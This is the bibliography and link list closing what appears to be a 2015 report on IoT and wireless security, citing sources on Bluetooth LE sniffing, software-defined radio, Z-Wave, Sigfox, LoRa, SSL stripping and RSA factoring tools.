[Online]. Available: http://www.ettus.com/product/details/UB200- KIT. [Accessed 20 12 2015]. [14] "greatscottgadgets.com," greatscottgadgets, [Online]. Available: https://greatscottgadgets.com/ant500/. [Accessed 20 12 2015]. [15] "github.com," greatscottgadgets, [Online]. Available: https://github.com/greatscottgadgets/yardstick/wiki. [Accessed 20 12 2015]. [16] L. network , http://www.scoop.it/t/the-french-wireless-connection?page=2 .
  • 90.
    89 [17] "github.com," Apktool,[Online]. Available: http://ibotpeaches.github.io/Apktool/. [Accessed 20 12 2015]. [18] "github," dex2jar, [Online]. Available: https://github.com/pxb1988/dex2jar. [Accessed 20 12 2015]. [19] "benow.ca," JavaDecompiler, [Online]. Available: http://jd.benow.ca/. [20] "Oracle.com," Java, [Online]. Available: http://www.oracle.com/technetwork/java/javase/downloads/index.html). [21] "gnu.org," ftp, [Online]. Available: https://ftp.gnu.org/gnu/gmp/gmp-5.1.3.tar.gz. [Accessed 20 12 2015]. [22] "Inria.fr," gforge, [Online]. Available: https://gforge.inria.fr/frs/download.php/file/34110/cado-nfs-2.1.1.tar.gz. [Accessed 20 12 2015]. [23] "gmplib.org," gmplib, [Online]. Available: https:gmplib.orgmanualIntroduction-to- GMP.html#Introduction-to-GMP. [Accessed 20 12 2015]. [24] "inria.fr," gforce, [Online]. Available: http://cado-nfs.gforge.inria.fr/#down. [Accessed 20 12 2015]. [25] "voidspace.org.uk," python, [Online]. Available: http://www.voidspace.org.uk/python/modules.shtml#pycrypto. [Accessed 20 12 2015]. [26] "python.org," python, [Online]. Available: https://www.python.org/download/releases/2.7/. [Accessed 20 12 2015]. [27] BetaHomes, "Detail Design Specification," Department of Computer Science and Engineering The University of Texas at Arlington , 2012. [28] J. NEHME, https://www.alcatel-lucent.com/investors/financial-results, 2008-2014. [29] Alcatel-Lucent, "Alcatel-Lucent Internal Documents," 2015. [30] "Z-wave network," http://electronicdesign.com/communications/cut-links-your- sensoractuator-networks, 2015. [31] "g_camera.com," g_camera, [Online]. Available: http://download.g_camera.com/files/UPG_ipc3360a-w7-M20-hi3518-20141129- 114618.zip. [Accessed 20 12 2015]. [32] "Github," dex2jar, [Online]. Available: https://github.com/pxb1988/dex2jar. [33] "gnu.org," ftp, [Online]. Available: https://ftp.gnu.org/gnu/gmp/gmp-5.1.3.tar.gz.
  • 91.
    90 Other references Alcatel-Lucent https://www.alcatel-lucent.com/press/2015/alcatel-lucent-upgrades-china-mobiles-ip-core-and-metro- networks-meet-next-decade-data-demand https://www.alcatel-lucent.com/press/2015/alcatel-lucent-completes-first-stage-national-maritime- safety-system-modernization-project-poland https://www.alcatel-lucent.com/press/2015/alcatel-lucent-and-bluesky-pacific-group-launch-new- submarine-cable-system-enhance-connectivity https://techzine.alcatel-lucent.com/lte-small-cells-greatly-improve-qoe-video https://techzine.alcatel-lucent.com/open-source-usage-sdn-openflow-world-congress https://techzine.alcatel-lucent.com/lte-innovations-address-mobile-network-efficiency https://www.alcatel-lucent.com/blog/2015/proud-together-perfect-score-100-puts-alcatel-lucent- climate-list https://www.alcatel-lucent.com/press/2015/alcatel-lucent-expands-deployment-ip-core-router-china- unicom-meet-high-traffic-data-demands-nine https://www.alcatel-lucent.com/press/2015/alcatel-lucent-completes-first-stage-national-maritime- safety-system-modernization-project-poland https://www.alcatel-lucent.com/press/2015/alcatel-lucent-modernizes-orange-romanias-long-haul- microwave-transport-network https://www.alcatel-lucent.com/press/2015/alcatel-lucent-and-china-telecom-expand-4g-lte-across-12- provinces-china https://www.alcatel-lucent.com/press/2015/alcatel-lucent-technology-shatter-capacity-limits-optical- networks-they-prepare-massive-future-data https://www.alcatel-lucent.com/worldwide https://www.alcatel-lucent.com/about/history https://www.alcatel-lucent.com/about/strategy https://www.alcatel-lucent.com/about/operations https://www.alcatel-lucent.com/about https://en.wikipedia.org/wiki/Alcatel-Lucent Internet ofThings https://en.wikipedia.org/wiki/Internet_of_Things http://waviot.com/sectors/environmental-monitoring https://www.linkedin.com/pulse/what-iot-applications-industries-adriano-da-costa Bluetooth https://www.bluetooth.com/what-is-bluetooth-technology/bluetooth-technology-basics/low-energy http://blog.bluetooth.com/everything-you-always-wanted-to-know-about-bluetooth-security-in- bluetooth-4-2/ https://en.wikipedia.org/wiki/Bluetooth_low_energy https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx http://www.springer.com/cda/content/document/cda_downloaddocument/9783642406454- c2.pdf?SGWID=0-0-45-1434420-p175453762 http://stackoverflow.com/questions/17963954/bluetooth-low-energy-encryption-and-data-safety https://github.com/greatscottgadgets/ubertooth/wiki/Capturing-BLE-in-Wireshark https://github.com/greatscottgadgets/ubertooth https://github.com/greatscottgadgets/ubertooth/wiki/Bluetooth-Captures-in-PCAP http://ubertooth.sourceforge.net/usage/start/ https://www.youtube.com/watch?v=A-kJ3AXp9cI https://www.youtube.com/watch?v=tk_wC434ft4 https://greatscottgadgets.com/ubertoothone/ http://cerescontrols.com/tutorials-3/sniffing-bluetooth-packets-with-kismet-and-wireshark-in- ubuntu-12-04/ https://penturalabs.wordpress.com/2013/09/01/ubertooth-open-source-bluetooth-sniffing/
  • 92.
    91 GnuRadio & SDR http://gnuradio.org/redmine/projects/gnuradio/wiki https://gnuradio.org/redmine/projects/gnuradio/wiki/Tutorials https://gnuradio.org/redmine/projects/gnuradio/wiki/InstallingGR https://gnuradio.org/redmine/projects/gnuradio/wiki/UbuntuInstall http://gnuradio.org/redmine/projects/gnuradio/wiki/Guided_Tutorial_GRC https://forums.kali.org/showthread.php?24460-Kali-1-1-0-and-Gnuradio https://www.kali.org/news/kali-linux-software-defined-radio-support/ https://github.com/mossmann/hackrf/wiki/Getting-Started-with-HackRF-and-GNU-Radio https://greatscottgadgets.com/sdr/ https://greatscottgadgets.com/sdr/1/ http://www.rtl-sdr.com/tag/kali-linux/ http://dangerousprototypes.com/2014/08/22/tutorial-gnu-radio-with-the-hackrf-sdr/ http://www.joshknows.com/gnuradio http://www.instructables.com/id/RTL-SDR-FM-radio-receiver-with-GNU-Radio-Companion/ http://sdr.osmocom.org/trac/wiki/rtl-sdr http://blog.opensecurityresearch.com/2012/06/getting-started-with-gnu-radio-and-rtl.html https://gnuradio.org/redmine/projects/gnuradio/wiki/Hardware http://www.rtl-sdr.com/tutorial-creating-fm-receiver-gnuradio-rtl-sdr/ https://bitbucket.org/cybertools/scapy-radio/src https://bitbucket.org/secdev/scapy/pull-requests/72/add-gnu-radio-interface-with-scapy/diff https://bitbucket.org/cybertools/scapy-radio/issues https://www.blackhat.com/docs/us-14/materials/us-14-Picod-Bringing-Software-Defined-Radio-To- The-Penetration-Testing-Community-WP.pdf http://www.slideshare.net/jmichel.p/bringing-sdr-to-the-pentest-community-blackhat-usa-2014 https://www.giac.org/paper/gcih/19939/software-defined-radio-attack-smart-home-systems/119247 https://github.com/f47h3r/scapy-radio-btle-sniffer/blob/master/btle-scapy-radio.py http://blog.airbuscybersecurity.com/post/2014/10/Dissecting-Scapy-radio-packets-with-Wireshark https://www.youtube.com/watch?v=hZJDdz6kVJ4 http://stackoverflow.com/questions/31850928/manage-multiple-signal-speed-in-a-gnu-radio-flow- graph Z-Wave http://www.z-wave.com/ https://www.sensepost.com/cms/resources/conferences/2013/bh_zwave/Security%20Evaluation%20of %20Z-Wave_WP.pdf https://www.youtube.com/watch?v=tpth0KHYbD0 http://www.theregister.co.uk/2013/08/13/wave_goodbye_to_security_with_zwave/ http://z-wavealliance.org/smart_security_with_z-wave/ https://en.wikipedia.org/wiki/Z-Wave http://z-wavealliance.org/ http://z-wave.sigmadesigns.com/ http://aeotec.com/z-wave-home-automation http://www.zwaveproducts.com/ http://www.digitaltrends.com/home/smarten-dumb-house-z-wave-automation/ http://www.digiwave.dk/en/programming/an-introduction-to-z-wave-programming-in-c/ http://www.digiwave.dk/en/programming/the-z-wave-protocol-in-csharp/ http://razberry.z-wave.me/ http://razberry.z-wave.me/index.php?id=24 https://github.com/andersesbensen/rtl-zwave http://blog.opensecurityresearch.com/2013/07/potential-attack-vectors-against-z-wave.html http://blog.opensecurityresearch.com/2013/07/potential-attack-vectors-against-z-wave.html https://code.google.com/p/z-force/ http://z-wave.sigmadesigns.com/dev_kits https://github.com/yepher/RaZBerry http://board.homeseer.com/showthread.php?t=172007 http://cocoontech.com/forums/topic/27793-z-wave-sniffer/ https://suretydiy.com/can-hackers-unlock-my-z-wave-door-lock/ http://www.networkworld.com/article/2224849/microsoft-subnet/hacking-and-attacking-automated- homes.html
  • 93.
    92 Sigfox http://www.microwave-rf.com/docs/WaveRF-2014-SIGFOX.pdf http://www.sigfox.com/en/#!/technology http://www.helsinkiventures.com/sigfox-in-brief.html http://www.radio-electronics.com/info/wireless/sigfox/basics-tutorial.php http://www.link-labs.com/what-is-sigfox/ http://www.sigfox.com/static/media/Files/Documentation/SIGFOX_Whitepaper.pdf http://www.sigfox.com/en/#!/connected-world https://en.wikipedia.org/wiki/Sigfox http://www.pcworld.com/article/2883212/sigfox-taps-new-funding-to-expand-its-iot-network-around- the-world.html http://makers.sigfox.com/resources/adeunis-evb.pdf Lora https://www.lora-alliance.org/portals/0/specs/LoRaWAN%20Specification%201R0.pdf http://www.semtech.com/images/datasheet/an1200.22.pdf Others https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security https://benchmarks.cisecurity.org/downloads/audit-tools/ https://benchmarks.cisecurity.org/downloads/audit-tools/#cis-cat_capabilities https://benchmarks.cisecurity.org/downloads/audit-tools/#cis-cat_technical_details https://benchmarks.cisecurity.org/downloads/audit-tools/#tutorial https://www.qualys.com/forms/freescan/?leadsource=8558392&kw=qualys&gclid=CjwKEAiAh560BR Du-aD93r-J_zoSJACrxZG2etRiqhlH1jKZieyqxG8SQIQTNB5UKZu2m7gGnVWK9xoCdUHw_wcB http://www.thoughtcrime.org/software/sslstrip/ http://security.stackexchange.com/questions/41988/how-does-sslstrip-work https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike- Defeating-SSL.pdf http://www.loyalty.org/~schoen/rsa/